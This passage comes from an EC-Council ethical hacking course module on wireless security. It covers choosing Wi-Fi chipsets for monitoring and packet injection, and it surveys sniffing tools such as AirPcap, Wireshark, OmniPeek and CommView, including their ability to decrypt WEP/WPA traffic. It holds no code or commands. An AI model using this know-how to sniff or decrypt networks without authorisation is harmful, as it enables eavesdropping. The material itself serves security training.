Decide if you simply want to listen to wireless network traffic or both listen to and inject packets. Windows have the capability of only listening to network traffic but don't have the capability of injecting data packets, whereas Linux has both the listening and injecting packets capability. Based on these issues here you need to decide:

- ⌚ The operating system that you want to use.
- ⌚ Hardware format such as PCMCIA or USB, etc.
- ⌚ And the features such as listening or injection or both.



### Learn the capabilities of a wireless card

Wireless cards involve two manufacturers. One is the brand of the card and the other is the one who makes the wireless chipset within the card. It is very important to realize the difference between the two manufacturers. Knowing the card manufacturer and model is not sufficient to choose the Wi-Fi card. The user should know about the chipset inside the card. Most of the chipset manufacturers don't want to reveal what they use inside their card, but for

the users it is critical to know. Knowing the **wireless chipset manufacturer** allows the users to determine the operating system that it supports, required software drivers, and the limitations associated with them.



## Determine the chipset of the Wi-Fi card

The user first needs to determine the wireless chipset inside the card that they are thinking to use for their **WLAN**. The following are the techniques that can be used to determine the chipset inside a Wi-Fi card:

- ⌚ Search the Internet.
- ⌚ You may have a look at Windows driver file names. It is often the name of the chipset or the driver to use.
- ⌚ Check the manufacturer's page.
- ⌚ You can physically see the wireless chip on some cards such as PCI. Often the chipset number can also be observed.
- ⌚ You can use the **FCC ID Search** to lookup detailed information of the device in case if the device consist a FCC identification number on the board. It gives the information of the card about the manufacturer, model and the chipset.

Sometimes the card manufacturers change the chipset inside the card while keeping the same card model number. This is usually called “card revision” or “card version.” So, while determining the chipset of the Wi-Fi card, make sure to include the version/revision. The chipset determining ways may vary from one operating system to the other. You may visit <http://madwifi-project.org/wiki/Compatibility> for compatibility information.



## Verify the chipset capabilities

After choosing a **Wi-Fi card**, check or verify whether the chipset is compatible with your operating system and check whether it is meeting all your requirements. If the chipset is not compatible with the OS or not meeting the requirement criteria, then change either the OS or the chipset depending on the requirement.



## Determine the drivers and patches required

You can determine the drivers required for the **chipset** using the drivers section and determine the patches required for the operating system.

After determining all these considerations of a chipset the user can find a card that uses that particular chipset with the help of compatible card list.

# Wi-Fi USB Dongle: AirPcap


 Certified Ethical Hacker

- AirPcap adapter **captures full 802.11 data, management, and control frames** that can be viewed in Wireshark for in-depth protocol dissection and analysis
- AirPcap software can be configured to **decrypt WEP/WPA-encrypted frames**



## Features

- It provides capability for simultaneous multi-channel capture and traffic aggregation
- It can be used for **traffic injection** that help in assessing the security of a wireless network
- AirPcap is supported in **Aircrack-ng**, Cain and Able, and Wireshark tools
- **AirPcapReplay**, included in the AirPcap Software Distribution, replays 802.11 network traffic that is contained in a trace file



<http://www.riverbed.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Wi-Fi USB Dongle: AirPcap

Source: <http://www.riverbed.com>

AirPcap captures full **802.11 data**, management, and control frames that can be viewed in Wireshark providing in-depth protocol dissection and analysis capabilities. All AirPcap adapters can operate in a completely passive mode. In this mode, the AirPcap adapter can capture all of the frames that are transferred on a channel, not just frames that are addressed to it. This includes data frames, control frames and management frames. When more than one BSS shares the same channel, it can capture the data, control, and management frames from all of the BSSs that are sharing the channel within range of the AirPcap adapter.

AirPcap adapters capture traffic on a single channel at a time. The channel setting for this can be changed using the AirPcap Control Panel, or from the "**Advanced Wireless Settings**" dialog in Wireshark. Depending on the capabilities of a specific AirPcap adapter, it can be set to any valid 802.11 channel for packet capture. It can be configured to **decrypt WEP-encrypted frames**. An arbitrary number of keys can be configured in the driver at the same time, so that the driver can decrypt the traffic of more than one access point simultaneously. **WPA** and **WPA2** support is handled by Wireshark.

When monitoring on a single channel is not enough, multiple AirPcap adapters can be plugged into your laptop or a USB hub and provide capability for simultaneous multi-channel capture and traffic aggregation. The AirPcap driver provides support for this operation through Multi-Channel Aggregator technology that exports capture streams from multiple AirPcap adapters as

a single capture stream. The Multi-Channel Aggregator consists of a virtual interface that can be used from Wireshark or any other **AirPcap-based** application. Using this interface, the application receives the traffic from all installed AirPcap adapters, as if it was coming from a single device. The Multi-Channel Aggregator can be configured like any AirPcap device, and therefore can have its own decryption, FCS checking, and packet filtering settings.

It can be used for traffic injection that helps in assessing the security of a wireless network. It is supported in Aircrack-ng, Cain and Able, and Wireshark tools. AirPcapReplay, included in the AirPcap Software Distribution, replays 802.11 network traffic and that is contained in a trace file.





FIGURE 15.39: AirPcap capturing 802.11 data



## Wi-Fi Packet Sniffer: Wireshark with AirPcap

Source: <http://www.wireshark.org>

Wireshark is a **network protocol analyzer**. It lets userd capture and interactively browse the traffic running on a computer network. It is the de facto (and often de jure) standard across many industries and educational institutions.

### Features:

- 🕒 Live capture and offline analysis
- 🕒 Standard three-pane packet browser
- 🕒 Multi-platform: Runs on Windows, Linux, OS X, Solaris, FreeBSD, NetBSD, and many others
- 🕒 Captured network data can be browsed via a GUI, or via the TTY-mode TShark utility
- 🕒 Display filters
- 🕒 VoIP analysis
- 🕒 Read/write many different capture file formats: tcpdump (libpcap), Pcap NG, Catapult DCT2000, Cisco Secure IDS iplog, Microsoft Network Monitor, Network General Sniffer® (compressed and uncompressed), Sniffer® Pro, and NetXray®, Network Instruments

Observer, NetScreen snoop, Novell LANalyzer, RADCOM WAN/LAN Analyzer, Shomiti/Finisar Surveyor, Tektronix K12xx, Visual Networks Visual UpTime, WildPackets EtherPeek/TOKENPeek/AiroPeek, and many others

- Capture files compressed with gzip can be decompressed on the fly
- Live data can be read from Ethernet, IEEE 802.11, PPP/HDLC, ATM, Bluetooth, USB, Token Ring, Frame Relay, FDDI, and others (depending on your platform)
- Decryption support for many protocols, including IPsec, ISAKMP, Kerberos, SNMPv3, SSL/TLS, WEP, and WPA/WPA2
- Coloring rules can be applied to the packet list for quick, intuitive analysis
- Output can be exported to XML, PostScript, CSV, or plaintext




FIGURE 15.40: Wireshark with AirPcap capturing network traffic

The screenshot shows the Cascade Pilot software interface. On the left, there's a sidebar with a list of features:

- It measures wireless channel utilization
- It helps in Identifying rogue wireless networks and stations
- It isolates specific packets
- It provides an interactive and visually-oriented user interface

Below this list is an icon of a person in a suit holding a laptop. The main window displays network traffic analysis with several charts and graphs. At the top right is the CEH logo.

http://www.riverbed.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Wi-Fi Packet Sniffer: Cascade Pilot

Source: <http://www.riverbed.com>

Cascade Pilot Personal Edition (Wi-Fi pilot) is an **analyzer for wired and wireless networks** that revolutionizes the use of Wireshark. Fully integrated with Wireshark, Cascade Pilot Personal Edition capitalizes on users' existing expertise while dramatically increasing efficiency in identifying and diagnosing network problems.

### Wi-Fi Pilot does:

- It measures wireless channel utilization from the data and spectrum points of view simultaneously
- It helps in identifying rogue wireless networks and stations
- It provides professional detailed reports





FIGURE 15.41: Cascade Pilot Screenshot

## Wi-Fi Packet Sniffer: OmniPeek

The Wi-Fi Packet Sniffer: OmniPeek is a powerful network analysis tool that provides real-time visibility and analysis of network traffic from a single interface, including Ethernet, 802.11a/b/g/n wireless, and VoIP. It offers a comprehensive view of all wireless network activity, showing each wireless network, the APs comprising that network, and the users connected to each AP.



<http://www.wildpackets.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Wi-Fi Packet Sniffer: OmniPeek

Source: <http://www.wildpackets.com>

OmniPeek network analyzer provides a **graphical interface** that the users can use to analyze and troubleshoot enterprise networks. It even offers Omreal-time visibility and analysis into every part of the network from a single interface, including Ethernet, Gigabit, 10 Gigabit, 802.11a/b/g/n wireless, VoIP, and Video to remote offices. Using OmniPeek's user interface and "top-down" approach to visualizing network conditions, the users can analyze, drill down and fix performance bottlenecks across multiple network segments.

### Highlights:

- ⌚ Comprehensive **network performance management** and **monitoring** of entire enterprise networks, including network segments at remote offices
- ⌚ Interactive monitoring of key network statistics in real-time, aggregating multiple files, and instantly drilling down to packets using the "Compass" interactive dashboard
- ⌚ Deep packet inspection
- ⌚ Integrated support for Ethernet, Gigabit, 10 Gigabit, 802.11a/b/g/n wireless (Including 3-stream), VoIP, Video, MPLS, and VLAN

- ❑ Intuitive drill-down to understand which nodes are communicating, which protocols and sub-protocols are being transmitted, and which traffic characteristics are affecting network performance
- ❑ Complete voice **and video over IP real-time monitoring** including high-level multimedia dashboard, call data record (CDR), and comprehensive signaling and media analyses
- ❑ Application performance monitoring and analysis in the context of overall network activity including the ability to monitor application response time, round-trip network delay, server responsiveness, database transactions per second, and myriad other low-level statistics.
- ❑ An extensible architecture that can be easily tailored to individual network requirements




FIGURE 15.42: OmniPeek analyzing enterprise network

## Wi-Fi Packet Sniffer: CommView for Wi-Fi

CEH Certified Ethical Hacker

CommView for Wi-Fi is designed for capturing and analyzing network packets on wireless 802.11a/b/g/n networks.

The screenshot shows the CommView for WiFi application window. The main pane displays a list of captured network packets with columns for Protocol, Src MAC, Dest MAC, Src IP, Dest IP, Src Port, Dest Port, Signal, Rate, and More details. A specific packet is selected, and its raw contents (0x0000 to 0x0040) are shown below. To the right of the raw bytes, a tree view labeled "Decoded packet information for the selected packet" shows the protocol stack layers: Wireless Packet Info (Signal level: 0:44 (6dB), Rate: 54.0 Mbps, Band: 802.11g, Channel: 11 - 2462 MHz, Date: 7-3d-2006, Time: 13:21:55.677507), LLC, and IEEE 802.3. The status bar at the bottom indicates "Capture: Off | Packets: 29,693 | Keys: WEP,WPA | Auto-saving: Off | Rules: Off".

<http://www.tamos.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Wi-Fi Packet Sniffer: CommView for Wi-Fi

Source: <http://www.tamos.com>

CommView for Wi-Fi is a **wireless network monitor** and **analyzer** for **802.11 a/b/g/n** networks. It captures every packet on the air to display important information such as the list of access points and stations, per-node and per-channel statistics, signal strength, a list of packets and network connections, protocol distribution charts, etc. By providing this information, CommView for Wi-Fi can help user view and examine packets, pinpoint network problems, and troubleshoot software and hardware. It includes a VoIP module for in-depth analysis, recording, and playback of **SIP** and **H.323 voice communications**.

Packets can be decrypted utilizing user-defined **WEP** or **WPA-PSK** keys and are decoded down to the lowest layer. With over 70 supported protocols, this network analyzer allows users to see every detail of a captured packet using a convenient tree-like structure to display protocol layers and packet headers. Additionally, the product provides an open interface for plugging in custom decoding modules. WEP and WPA key retrieval add-ons are available subject to terms and conditions. This application runs under Windows XP/2003/Vista/2008/7 and requires a compatible wireless network adapter.





FIGURE 15.43: CommView for Wi-Fi screenshot

# What Is Spectrum Analysis?

RF spectrum analyzers examine Wi-Fi radio transmissions and measure the power (amplitude) of radio signals and RF pulses, and transform these measurements into numeric sequences

- Spectrum analyzers employ statistical analysis to plot spectral usage, quantify "air quality," and isolate transmission sources
- RF spectrum analyzers are used by RF technicians to install and maintain wireless networks, and identify sources of interference
- Wi-Fi spectrum analysis also helps in wireless attack detection, including Denial of Service attacks, authentication/ encryptions attacks, network penetration attacks, etc.
- Spectrum analysis tools:
  - Wi-Spy and Chanalyzer
  - AirMagnet Wi-Fi Analyzer
  - WifiEagle



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

## What Is Spectrum Analysis?

RF spectrum analyzers examine the **Wi-Fi radio transmission**, measure the power (amplitude) of radio signals and RF pulses, and transform these measurements into numeric sequences. Spectrum analyzers employ statistical analysis to plot spectral usage, quantify "air quality," and isolate transmission sources. **RF spectrum analyzers** are used by RF technicians to install and maintain wireless networks, and identify sources of interference. Wi-Fi spectrum analysis also helps in wireless attack detection, including denial-of-service attacks, authentication/ encryptions attacks, network penetration attacks, etc. Traditional spectrum analyzers are purpose-built test equipment.

Wi-Fi spectrum analyzers can be used in many ways. Consider the task of identifying and avoiding interference between the WLAN and devices competing for the same frequencies. If you suspect RF interference, turn off the affected AP or station, then use one of the Wi-Fi spectrum analyzer tools to see whether any device is transmitting within a given frequency range. If the interference exists, then the users can eliminate the interference by reconfiguring the WLAN to another band or channel that don't overlap other frequencies in the vicinity. Or else try to remove the interference or shield the source of interference. Spectrum analysis tools: Wi-Spy and Chanalyzer, AirMagnet Wi-Fi Analyzer, WifiEagle, etc.

# Wi-Fi Packet Sniffers

**C|EH**  
Certified Ethical Hacker

 Sniffer Portable Professional Analyzer <a href="http://www.netscout.com">http://www.netscout.com</a>	 Airscanner Mobile Sniffer <a href="http://www.airscanner.com">http://www.airscanner.com</a>
 Capsa WiFi <a href="http://www.colasoft.com">http://www.colasoft.com</a>	 Observer <a href="http://www.networkinstruments.com">http://www.networkinstruments.com</a>
 PRTG Network Monitor <a href="http://www.paessler.com">http://www.paessler.com</a>	 WifiScanner <a href="http://wifiscanner.sourceforge.net">http://wifiscanner.sourceforge.net</a>
 ApSniff <a href="http://www.monolith81.de">http://www.monolith81.de</a>	 Mognet <a href="http://www.monolith81.de">http://www.monolith81.de</a>
 NetworkMiner <a href="http://www.netresec.com">http://www.netresec.com</a>	 Iperf <a href="http://iperf.sourceforge.net">http://iperf.sourceforge.net</a>

